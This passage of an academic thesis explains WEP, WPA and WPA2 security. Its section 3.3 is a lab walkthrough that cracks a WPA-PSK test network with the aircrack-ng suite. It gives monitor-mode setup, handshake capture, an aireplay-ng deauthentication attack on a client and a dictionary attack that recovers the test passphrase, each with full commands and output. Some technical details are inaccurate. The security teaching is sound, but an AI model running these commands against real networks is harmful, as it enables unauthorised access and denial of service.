3) Small key size: The standard specified for WEP provides support for 40 bit key only, thus it is prone to brute force attacks. Offline dictionary attack is a type of brute force attack where frequently used words for encryption are considered and the result is compared with captured traffic to reveal the secret passphrase.

4) Reuse initialization vector: Initialization vector is reused and thus, data can easily be decrypted without the knowledge of encryption key using various cryptanalytic methods.

5) Lack of Replay protection: WEP does not provide protection against replay attacks, thus, an attacker can record and replay packets and they will be accepted as genuine.

6) Authentication issues: Challenge-response scheme is used in shared key authentication but it can lead to man-in-the-middle attack. Man-in-the-middle attacks set up illegitimate access points within range of wireless clients in order to gain access to sensitive information.

7) Jamming: Availability can be impacted i.e. electromagnetic energy emitted on wireless LAN's frequency by a device making WLAN unusable.

8) Packet Forgery: WEP does not provide any protection measures against packet forgery.

9) Flooding: An attacker can send large number of messages to access point (AP) and thus, preventing the AP from processing the traffic [12].

In 2001, Fluhrer, Mantin, and Shamir discovered a flaw in the WEP key scheduling algorithm. The main function of RC4 is pseudorandom generation. RC4 works by setting up a 256 byte array containing 0 to 255 values. Each value in the array appears only once. The order of the values can be randomized, known as permutation. So, there will be different permutation of the array each time. So there are many permutations i.e.  $512 * 256!$  possibilities. This property makes RC4 implementation strong. However, Fluhrer, Mantin, and Shamir analyzed that “some part of the secret key is used with different exposed values, an attacker can generate the secret part by analyzing some portion of number of bits in the first few bytes of the keystream with relatively less work”. In WEP the secret shared key is concatenated with the visible IV value. This weakness is known as “IV weakness” [13].

#### **2.4.11 Conclusion**

The WEP protocol provides some level of security to wireless communication between wireless accesspoint and wireless devices. But it has many weaknesses due to the small IV space and a poor selection of CRC32 for the data integrity verification. So, instead of just relying on the WEP security alone additional measures must to be taken to provide better security among wireless devices.

## Κεφάλαιο 3 WPA

In order to overcome the flaws of WEP, Wi-Fi Protected Access (WPA) was introduced in 2003 by the Wi-Fi (Wireless Fidelity) alliance. WPA implements majority of the IEEE 802.11i standard, thus it is an intermediate solution. WPA was intended to address the WEP cryptographic problems without requiring new hardware.

### 3.1 Studying WPA

WPA provides the following security features:

#### 3.1.1 WPA Encryption Process

WPA uses Temporal Key Integrity Protocol (TKIP) for encryption [10]. A new key is dynamically generated for every packet; 128 bit per packet key is used. Michael algorithm is used by TKIP to generate Message Integrity Code (MIC) which provides enhanced data integrity as compared to CRC-32 used in WEP. Also, TKIP provides replay protection.

#### 3.1.2 WPA Authentication Mechanisms

The two authentication mechanisms provided by WPA are:

1. **WPA-Personal or WPA-PSK (Pre-Shared Key):** WPA uses Temporal Key Integrity Protocol (TKIP) for encryption [10]. A new key is dynamically generated for every packet; 128 bit per packet key is used. Michael algorithm

is used by TKIP to generate Message Integrity Code (MIC) which provides enhanced data integrity as compared to CRC-32 used in WEP. Also, TKIP provides replay protection. MSDU is Medium Access Control Service Data Unit and MPDU is Medium Access Control Protocol Data Unit

2. **WPA Authentication Mechanisms.** The two authentication mechanisms provided by WPA are:

1. **WPA-Personal or WPA-PSK (Pre-Shared Key):** Pre-Shared Key is a static key shared between two parties for initiating the communication. The key which is a Pairwise Master Key (PMK) in TKIP process must be in place before an association can be established [23]. WPA Personal is suitable for home and small office networks and an authentication server is not required. The wireless devices are authenticated with access point using 256 bit key. The key is never transmitted over air since station and access point already possess this key before initiating the communication. Also, 64 bit MIC key and 128 bit encryption key can be derived from pre shared key [12].
2. **WPA-Enterprise:** This is designed for enterprise networks. IEEE 802.1x and Extensible Authentication Protocol (EAP) provide stronger authentication. In this mode, Remote Authentication Dial In User Service (RADIUS) server is required which provides excellent security for wireless network traffic [16, 31]. The various EAP methods are EAP- Lightweight Extensible Authentication Protocol (EAP- LEAP), EAP- Flexible Authentication via Secure Tunnelled (EAP-FAST), EAP- Message Digest 5 (EAP-MD5), EAP- Transport Layer Security (EAP-



TLS), EAP- Tunnelled Transport Layer Security (EAP-TTLS), EAP-Subscriber Identity Module of Global System for Mobile Communications (EAP-SIM) [12].

## **3.2 WPA vs. WEP**

### **3.2.1 802.1X authentication**

This protocol allows users to authenticate into a wireless network by means of a RADIUS Server.

### **3.2.2 WPA key management**

One of the biggest drawbacks to traditional WEP security is that changing the encryption key is optional. Even if you do switch encryption keys from time to time, there is no option for globally rekeying all access points and all wireless NICs. Instead, rekeying is a tedious manual process and is completely impractical for large organizations. After all, the instant you rekey an access point, none of the clients will be able to access it until they are also rekeyed.

But with WPA, the rekeying of global encryption keys is required. In the case of unicast traffic, the encryption key is changed after every frame using Temporary Key Integrity Protocol (TKIP). This protocol allows key changes to occur on a frame by frame basis and to be automatically synchronized between the access point and the wireless client. Global rekeying works by advertising the new keys to wireless clients.

The TKIP is really the heart and soul of WPA security. TKIP replaces WEP encryption. And although WEP is optional in standard Wi-Fi, TKIP is required in WPA. The

TKIP encryption algorithm is stronger than the one used by WEP but works by using the same hardware-based calculation mechanisms WEP uses.

The TKIP protocol actually has several functions. First, it determines which encryption keys will be used and then verifies the client's security configuration. Second, it is responsible for changing the unicast encryption key for each frame. Finally, TKIP sets a unique starting key for each authenticated client that is using a preshared key.

### **3.2.3 WPA Shortcomings**

- i. WPA uses old cryptography algorithm RC4 instead of superior Advanced Encryption Standard (AES).
- ii. WPA is vulnerable to brute force attacks in case of weak passphrase for pre shared key mode.
- iii. Prone to threats during Hash collisions due to use of hash functions for TKIP key mixing.
- iv. Also, WPA remains vulnerable to availability attacks like Denial of Service.

### **3.2.4 Checksums and replay protection**

When WEP was initially designed, IEEE took steps to ensure that an encrypted packet could not be tampered with. WEP-encrypted packets include a checksum value at the end of the packet. This value is a 32-bit code that is derived from the rest of the packet. The idea is that if something in the packet's payload changes, the checksum will not match the packet any longer and the packet can be assumed to be corrupt. This 32-bit code is called the Integrity Check Value (ICV).

Although ICV is a good idea, it just isn't secure. There are hacker tools that allow someone to modify a WEP-encrypted packet and to modify the ICV as well. By modifying the ICV to match the modified payload, the receiver will be unable to tell that the packet has been tampered with.

To counteract this type of hacking, WPA supports a security measure called Michael. Michael works similarly to ICV but calculates a Message Integrity Code (MIC) in addition to the ICV. The wireless devices calculate the MIC using the same mechanisms they would normally use to calculate the ICV.

The first major difference is that the MIC is only eight bits, as opposed to the ICV's 32 bits. WPA still uses an ICV in the same way that WEP does, but the MIC is inserted between the data portion of the frame and the ICV.

The MIC has two main purposes. First, it is encrypted along with the rest of the frame and makes it much more difficult to tamper with a frame's data. Second, the MIC contains a frame counter. This prevents someone from launching a wireless replay attack [13].

### **3.3 Cracking WPA**


#### **3.3.1 Requirements:**

1. Wireless card (support promiscuous mode)

In this tutorial we use Atheros 802.11a/b/g & Atheros 802.11a/b/g/n (MIMO).

2. Access point with WPA Encryption Protocol and a SSID named “testSonia”.
3. A Station Point which is connected to the AP.
4. A third node with the aircrack –suite tool.


Figure 3-1 illustrates the Access point with WPA protocol.



```
root@node026: ~
BSS 64:80:99:24:05:c0 (on wlan0)
TSF: 191653243 usec (0d, 00:03:11)
freq: 2452
beacon interval: 100
capability: ESS Privacy ShortSlotTime (0x0411)
signal: -84.00 dBm
last seen: 1436 ms ago
Information elements from Probe Response frame:
SSID: testSonia
Supported Rates: 1.0* 2.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0
DS Parameter set: channel 9
ERP: Barker_Preamble_Mode
Extended supported rates: 24.0 36.0 48.0 54.0
WPA:
  * Version: 1
  * Group cipher: TKIP
  * Pairwise ciphers: TKIP
  * Authentication suites: PSK
WMM:
  * Parameter version 1
  * BE: CW 15-1023, AIFSN 3
  * BK: CW 15-1023, AIFSN 7
  * VI: CW 7-15, AIFSN 2, TXOP 3008 usec
  * VO: CW 3-7, AIFSN 2, TXOP 1504 usec
BSS f8:1a:67:5b:75:2c (on wlan0)
TSF: 25708858427 usec (0d, 07:08:28)
```

Figure 3-1: Access point with WPA.

The Key negotiation with the AP is illustrated in Figure 3-2.



```
root@node024: ~
* ECO active: 0
* ECO phase: 0
WPS:
  * Version: 1.0
  * Wi-Fi Protected Setup Status: 3 (Configured)
root@node024:~# wpa_supplicant -D nl80211,wext -i wlan0 -c <(wpa_passphrase "testSonia" "securitySonia")
Trying to authenticate with e4:ce:8f:62:25:58 (SSID='testSonia' freq=2452 MHz)
Trying to associate with e4:ce:8f:62:25:58 (SSID='testSonia' freq=2452 MHz)
Associated with e4:ce:8f:62:25:58
WPA: Key negotiation completed with e4:ce:8f:62:25:58 [PTK=TKIP GTK=TKIP]
CTRL-EVENT-CONNECTED - Connection to e4:ce:8f:62:25:58 completed (auth) [id=0 id_str=]
WPA: Group rekeying completed with e4:ce:8f:62:25:58 [GTK=TKIP]
WPA: Group rekeying completed with e4:ce:8f:62:25:58 [GTK=TKIP]
CTRL-EVENT-DISCONNECTED bssid=e4:ce:8f:62:25:58 reason=7
Trying to authenticate with e4:ce:8f:62:25:58 (SSID='testSonia' freq=2452 MHz)
Trying to associate with e4:ce:8f:62:25:58 (SSID='testSonia' freq=2452 MHz)
Associated with e4:ce:8f:62:25:58
WPA: Key negotiation completed with e4:ce:8f:62:25:58 [PTK=TKIP GTK=TKIP]
CTRL-EVENT-CONNECTED - Connection to e4:ce:8f:62:25:58 completed (reauth) [id=0 id_str=]
WPA: Group rekeying completed with e4:ce:8f:62:25:58 [GTK=TKIP]
CTRL-EVENT-DISCONNECTED bssid=e4:ce:8f:62:25:58 reason=7
Trying to authenticate with e4:ce:8f:62:25:58 (SSID='testSonia' freq=2452 MHz)
```

Figure 3-2: Key negotiation with AP.

### 3.3.2 Step 1 – Start the wireless interface in monitor mode

We start the monitor mode:

```
airmon-ng

airmon-ng start wlan0
```

This is illustrated in Figure 3-3.

```
root@node023:~# airmon-ng

Interface    Chipset      Driver
wlan0        Atheros AR9300 ath9k - [phy0]

root@node023:~# airmon-ng stop wlan0

Interface    Chipset      Driver
wlan0        Atheros AR9300 ath9k - [phy0]
              (monitor mode disabled)
```

Figure 3-3: Put the wireless interface in monitor mode

Where: wlan0 is the wireless interface name.

### 3.3.3 Step 2 – Start airodump-ng to collect authentication handshake and keep it running until 4 - way handshake is captured

Next, we start airodump-ng to collect authentication handshake and keep it running until 4 - way handshake is captured. This is illustrated in Figure 3-4.

```
airodump-ng -c 9 -w data-capture --bssid E4:CE:8F:62:25:58 wlan0
```

```
root@node023:~# airodump-ng -c 9 --write Sonia --bssid E4:CE:8F:62:25:58 wlan0
CH 9 ][ Elapsed: 26 mins ][ 2015-01-11 21:32 ][ fixed channel wlan0: -1

BSSID          FWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH E
E4:CE:8F:62:25:58 -45 100 15769 262 0 9 54e WPA TKIP PSK t

BSSID STATION FWR Rate Lost Frames Probe
E4:CE:8F:62:25:58 64:80:99:24:05:C0 -39 48e- 1e 0 18533
```

Figure 3-4: Collect authentication handshake

Where:

- -c 9 is the channel for the target wireless network.
- bssid E4:CE:8F:62:25:58 is the MAC address of the target AP.
- --write Sonia is the file name prefix for the file which will contain the IVs.
- wlan0 is the interface name in monitor mode.

We can see in Figure 3-5 the .cap created file.

```
root@node023:~# ls
aircrack-ng-1.2-rc1      replay_arp-0108-193738.cap
aircrack-ng-1.2-rc1.tar.gz  replay_src-0108-211106.cap
aircrack-ng-1.2-rc1.tar.gz.1 Sonia-01.cap
data-capture-01.cap      Sonia-01.csv
data-capture-01.csv      Sonia-01.kismet.csv
data-capture-01.kismet.csv Sonia-01.kismet.netxml
data-capture-01.kismet.netxml
root@node023:~#
```

Figure 3-5: The Sonia.cap file.

### 3.3.4 Step 3 – Start aireplay-ng

In the event you could not get a handshake, the following method is used to force traffic on a network and to de-authenticate a client from an accesspoint, forcing them to re-authenticate leading to a successful WPA handshake. This is illustrated in Figure 3-6.

```
aireplay-ng --deauth 5 -a E4:CE:8F:62:25:58 -c 64:80:99:24:05:C0 -e testSonia --ignore-negative-one wlan0
```

Where:

- 5 means run the fragmentation attack
- -a E4:CE:8F:62:25:58 is the MAC address of the target AP

- -c 64:80:99:24:05:C0 is the MAC address of the client to be de-authenticated.
- wlan0 is the interface name in monitor mode.

```

root@node023: ~
The authenticity of host 'node023 (10.0.1.23)' can't be established.
ECDSA key fingerprint is fa:47:23:d8:69:95:e8:d3:dc:61:36:2c:ee:b2:6d:72.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/kyp/.ssh/known_hosts).
Last login: Fri Jan 16 20:19:33 2015 from nirlab.inf.uth.gr
root@node023:~# aireplay-ng --deauth 5 -a E4:CE:8F:62:25:58 -c 64:80:99:24:05:C0
-e testSonia --ignore-negative-one wlan0
20:23:27 Waiting for beacon frame (BSSID: E4:CE:8F:62:25:58) on channel -1
20:23:28 Sending 64 directed DeAuth. STMAC: [64:80:99:24:05:C0] [ 0| 0 ACKs]
20:23:29 Sending 64 directed DeAuth. STMAC: [64:80:99:24:05:C0] [ 7|41 ACKs]
20:23:29 Sending 64 directed DeAuth. STMAC: [64:80:99:24:05:C0] [ 0|41 ACKs]
20:23:30 Sending 64 directed DeAuth. STMAC: [64:80:99:24:05:C0] [ 0|59 ACKs]
20:23:30 Sending 64 directed DeAuth. STMAC: [64:80:99:24:05:C0] [ 0|37 ACKs]
root@node023:~# aireplay-ng --deauth 5 -a E4:CE:8F:62:25:58 -c 64:80:99:24:05:C0
0 -e testSonia --ignore-negative-one wlan0
20:24:18 Waiting for beacon frame (BSSID: E4:CE:8F:62:25:58) on channel -1
20:24:18 Sending 64 directed DeAuth. STMAC: [64:80:99:24:05:C0] [20|25 ACKs]
20:24:19 Sending 64 directed DeAuth. STMAC: [64:80:99:24:05:C0] [ 0|23 ACKs]
20:24:19 Sending 64 directed DeAuth. STMAC: [64:80:99:24:05:C0] [ 0|48 ACKs]
20:24:20 Sending 64 directed DeAuth. STMAC: [64:80:99:24:05:C0] [ 0|15 ACKs]
20:24:20 Sending 64 directed DeAuth. STMAC: [64:80:99:24:05:C0] [ 0|13 ACKs]
root@node023:~# airodump-ng mon0
Interface mon0:
ioctl(SIOCGIFINDEX) failed: No such device

```

Figure 3-6: Fake authentication with the access point.

Figure 3-7 illustrates the successful handshakes.

```

root@node025: ~/hostap/hostapd
wlan0: STA 64:80:99:24:05:c0 IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 64:80:99:24:05:c0
wlan0: STA 64:80:99:24:05:c0 RADIUS: starting accounting session 54B9519E-0000003F
wlan0: STA 64:80:99:24:05:c0 WPA: pairwise key handshake completed (WPA)
wlan0: STA 64:80:99:24:05:c0 WPA: group key handshake completed (WPA)
wlan0: STA 64:80:99:24:05:c0 WPA: group key handshake completed (WPA)
wlan0: AP-STA-DISCONNECTED 64:80:99:24:05:c0
wlan0: STA 64:80:99:24:05:c0 IEEE 802.11: authenticated
wlan0: STA 64:80:99:24:05:c0 IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 64:80:99:24:05:c0
wlan0: STA 64:80:99:24:05:c0 RADIUS: starting accounting session 54B9519E-00000040
wlan0: STA 64:80:99:24:05:c0 WPA: pairwise key handshake completed (WPA)
wlan0: STA 64:80:99:24:05:c0 WPA: group key handshake completed (WPA)
wlan0: AP-STA-DISCONNECTED 64:80:99:24:05:c0
wlan0: STA 64:80:99:24:05:c0 IEEE 802.11: authenticated
wlan0: STA 64:80:99:24:05:c0 IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 64:80:99:24:05:c0
wlan0: STA 64:80:99:24:05:c0 RADIUS: starting accounting session 54B9519E-00000041
wlan0: STA 64:80:99:24:05:c0 WPA: pairwise key handshake completed (WPA)
wlan0: STA 64:80:99:24:05:c0 WPA: group key handshake completed (WPA)
wlan0: STA 64:80:99:24:05:c0 WPA: group key handshake completed (WPA)
wlan0: STA 64:80:99:24:05:c0 WPA: group key handshake completed (WPA)
wlan0: STA 64:80:99:24:05:c0 WPA: group key handshake completed (WPA)
wlan0: STA 64:80:99:24:05:c0 WPA: group key handshake completed (WPA)

```

Figure 3-7: Create traffic on the network

### 3.3.5 Step 5 – Crack the pre-shared key


Use aircrack-ng to crack the pre-shared key.

```
aircrack-ng -w password -b E4:CE:8F:62:25:58 Sonia016-01.cap
```

Where:

- -w password is the dictionary file. Download and copy/save a word list (for this example we downloaded a wordlist from this link <http://ftp.sunet.se/pub/security/tools/net/Openwall/wordlists/passwords/password.gz>).
- -b E4:CE:8F:62:25:58 is the MAC address of the target access point
- Sonia016-01.cap is the file containing captured 4-way handshake.

This is illustrated in Figure 3-8.



```
root@node023: ~
Aircrack-ng 1.2 rc1

[00:00:00] 240 keys tested (1076.35 k/s)

KEY FOUND! [ securitySonia ]

Master Key   : A5 67 85 05 E8 CC BF 6D 74 38 3E 5E E7 E8 23 90
               C7 5D E7 3B B7 2C 32 E1 52 2C 13 51 3B 05 04 F6

Transient Key : 03 08 6F 71 03 EE 4B 92 A5 1B DC F0 CF 92 76 BB
               87 01 0C 88 62 91 48 08 75 32 67 62 25 57 CF 96
               2F A7 DB F1 F6 3B 5A 08 77 7B 18 8A AC 0E BD 9E
               C2 98 C2 46 9E E5 CF 58 DA 31 19 76 42 04 C5 16

EAPOL HMAC   : 82 D7 1F C7 48 DD 5D 80 0C 23 BC 0B 3D D9 14 FE
root@node023:~#
```

Figure 3-8: The use of aircrack-ng to crack the pre-shared key.

If the key is small we will have the passphrase within minutes, but a password with a large number of characters takes very long time to find it.



### 3.4 Conclusion

By comparing the weaknesses and advantages of WEP vs. WPA, a conclusion can be reached that WPA or (Wi-Fi Protected Access) is a more reasonable choice in choosing a network security protocol because it allows for a longer IV length, much better encryption methods by preventing the reuse of IV keys, and by not allowing master keys to be used directly thus resulting in a decrease in the ability of hackers to get into the network and system.

By its contracture the WPA is quite safe and free from the weaknesses of WEP, but its safety came into question in 2008 where researchers Erik Tews and Martin Beck presented a way to break the TKIP that endangers the security of WPA. The main defense mechanism of wpa against attacks is a strong Preshared key. A Strong Preshared key means a random alphanumeric string with length at least 10-byte. This combined with a good network SSID makes cracking quite difficult for a malicious user.

In the following chapter we introduce a new Wireless Encryption Protocol, WPA2, which was implemented due to many proven vulnerabilities of the previous protocols.

## Κεφάλαιο 4 WPA2

With the increase in use of Wireless Networks, the initial protocols, Wireless Equivalent Privacy (WEP) first, then Wi-Fi Protected Access (WPA), used to secure wireless communications were found inadequate due to many proven vulnerabilities so a new protocol was implemented, the Wi-Fi Protected Access 2 (WPA2) protocol. In this chapter we first discuss the benefits of the Wi-Fi Protected Access 2 (WPA2) protocol used to secure communications in Wireless Networks over previous protocols and the vulnerabilities addressed. Then we discuss the available modes to secure a wireless network using the Wi-Fi Protected Access 2 (WPA2) protocol and finally explore its vulnerabilities. In conclusion, we present possible solutions and/or suggestions on how the Wi-Fi Protected Access 2 (WPA2) protocol vulnerabilities might be mitigated and/or addressed through enhancements or new protocols.

In June 2004, the final release of the 802.11i standard was adopted and received the commercial name WPA2 from the Wi-Fi Alliance. WPA2 makes use of a specific mode of the Advanced Encryption Standard (AES) known as the Counter Mode Cipher Block Chaining-Message Authentication Code (CBC-MAC) protocol (CCMP). CCMP provides both data confidentiality (encryption) and data integrity. The use of the Advanced Encryption Standard (AES) is a more secure alternative to the RC4 stream cipher used by WEP and WPA.

## 4.1 WPA2 vs WPA

WPA (Wi-Fi Protected Access) and WPA2 are two of the security measures that can be used to protect wireless networks. WPA uses TKIP (Temporal Key Integrity Protocol) while WPA2 is capable of using TKIP or the more advanced AES algorithm.

WPA was created to replace WEP in securing wireless networks when it was found out that serious flaws made it very easy to gain access. Despite being much harder to crack, it was still possible with the use of more advanced tools.

WPA2 addresses this problem with the introduction of the AES algorithm. Theoretically, passphrases created with the AES algorithm are virtually uncrackable. Most people and businesses who have wireless networks should find WPA2 to be more than adequate for their security needs.

The only disadvantage of WPA2 is in the amount of processing power that it needs in order to protect your network. This translates to a direct need for more powerful hardware or suffer a reduction in network performance for heavily used networks. This is an issue with older access points which were designed and built prior to WPA2 and only implemented WPA2 via a firmware upgrade. Most of the more recent access points have been equipped with more capable hardware to minimize the speed degradation.

You should use WPA2 if you are capable as it provides the maximum protection regardless of whether you fully need that much protection. The only time that using WPA would be sufficient is when your access point is not capable of supporting WPA2. You could also fall back to WPA if your access point routinely experiences high loads and the network speeds suffers from the utilization of WPA2. But for establishments where security is of

utmost importance, buying better access points is the only option [20]. Table 4-1 illustrates the comparison of WPA and WPA2 protocol.

	WPA	WPA2
<b>Stands For</b>	Wi-Fi Protected Access	Wi-Fi Protected Access 2
<b>What Is It?</b>	A security protocol developed by the Wi-Fi Alliance in 2003 for use in securing wireless networks; designed to replace the WEP protocol.	A security protocol developed by the Wi-Fi Alliance in 2004 for use in securing wireless networks; designed to replace the WEP and WPA protocols.
<b>Methods</b>	As a temporary solution to WEP's problems, WPA still uses WEP's insecure RC4 stream cipher but provides extra security through TKIP.	Unlike WEP and WPA, WPA2 uses the AES standard instead of the RC4 stream cipher. CCMP replaces WPA's TKIP.
<b>Secure and Recommended?</b>	Somewhat. Superior to WEP, inferior to WPA2.	Yes, though more secure when Wi-Fi Protected Setup (WPS) is disabled.

Table 4-1: WPA (Wi-Fi Protected Access) vs WPA2.

## 4.2 RSNA (Robust Security Network Association)

The new architecture for wireless networks is called the Robust Security Network (RSN) and uses 802.1X authentication, robust key distribution and new integrity and privacy mechanisms.

If the authentication or association procedure used between stations uses the 4-way handshake, the association is called the RSNA (Robust Security Network Association). Establishing a secure communication context consists of four phases:

- agreeing on the security policy,
- 802.1X authentication,
- key derivation and distribution,
- RSNA data confidentiality and integrity.

### 4.2.1 Agreeing on the security policy

Security policies supported by the access point are advertised on Beacon or in a Probe Respond message. A standard open authentication follows. The client response is included in the Association Request message validated by an Association Response from the access point. Security policy information is sent in the RSN IE (Information Element) field, detailing:

- supported authentication methods (802.1X, Pre-Shared Key (PSK)),
- security protocols for unicast traffic (CCMP, TKIP etc.) – the pairwise cipher suite,
- security protocols for multicast traffic (CCMP, TKIP etc.) – the group cipher suite,
- support for pre-authentication, allowing users to pre-authenticate

#### 4.2.2 802.1X authentication

802.1X authentication is initiated when the access point requests client identity data, with the client's response containing the preferred authentication method. Suitable messages are then exchanged between the client and the authentication server to generate a common master key (MK). At the end of the procedure, a Radius Accept message is sent from the authentication server to the access point, containing the MK and a final EAP Success message for the client.




Figure 4-1: 802.1X authentication

#### 4.2.3 Key hierarchy and distribution

Connection security relies heavily on secret keys. In RSN, each key has a limited lifetime and overall security is ensured using a collection of various keys, organised into a hierarchy. When a security context is established after successful authentication, temporary (session) keys are created and regularly updated until the security context is closed. Two handshakes occur during key derivation

- 4-Way Handshake for PTK (Pairwise Transient Key) and GTK (Group Transient Key) derivation,
- Group Key Handshake for GTK renewal.

#### **4.2.4 RSNA data confidentiality and integrity**

All the keys generated previously are used in protocols supporting RSNA data confidentiality and integrity:

- TKIP (Temporal Key Hash),
- CCMP (Counter-Mode / Cipher Block Chaining Message Authentication Code Protocol),
- WRAP (Wireless Robust Authenticated Protocol).

### **4.3 Counter Mode with Cipher Block Chaining (CBC) Message Authentication Code (MAC) Protocol (CCMP)**

Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP) is an encryption protocol that forms part of the 802.11i standard for wireless local area networks (WLANs), particularly those using WiMax technology. CCMP was the second security protocol introduced as a replacement for WEP in the 802.11i amendment CCMP made from scratch using the modern AES block cipher. CCMP is based on the CCM of the AES encryption algorithm. CCM combines CTR for confidentiality and CBC-MAC for authentication and integrity. This is illustrated in Figure 4-2. CCM protects the integrity of both the MPDU Data field and selected portions of the IEEE 802.11 MPDU header [15].




Figure 4-2: Cipher Block Chaining Message Authentication Code Protocol

### 4.3.1 Advanced Encryption Standard (AES)

The **Advanced Encryption Standard (AES)**, also referenced as **Rijndael** (its original name), is a specification for the encryption of electronic data established by the U.S. National Institute of Standards and Technology (NIST) in 2001 [16].

AES is a strong encryption algorithm used in symmetric key cryptography. The chosen algorithm behind the Advanced Encryption System label was the Rijndael algorithm. AES / Rijndael support different key lengths of 128, 192, and 256 bit key lengths. The longer the key length used the stronger and more difficult the encryption will be to break into. However using a 256 bit key to protect and encrypt data would also mean it will require more processing power and take longer to process.

Depending on the key lengths and block sizes AES produces a number of rounds of computation.

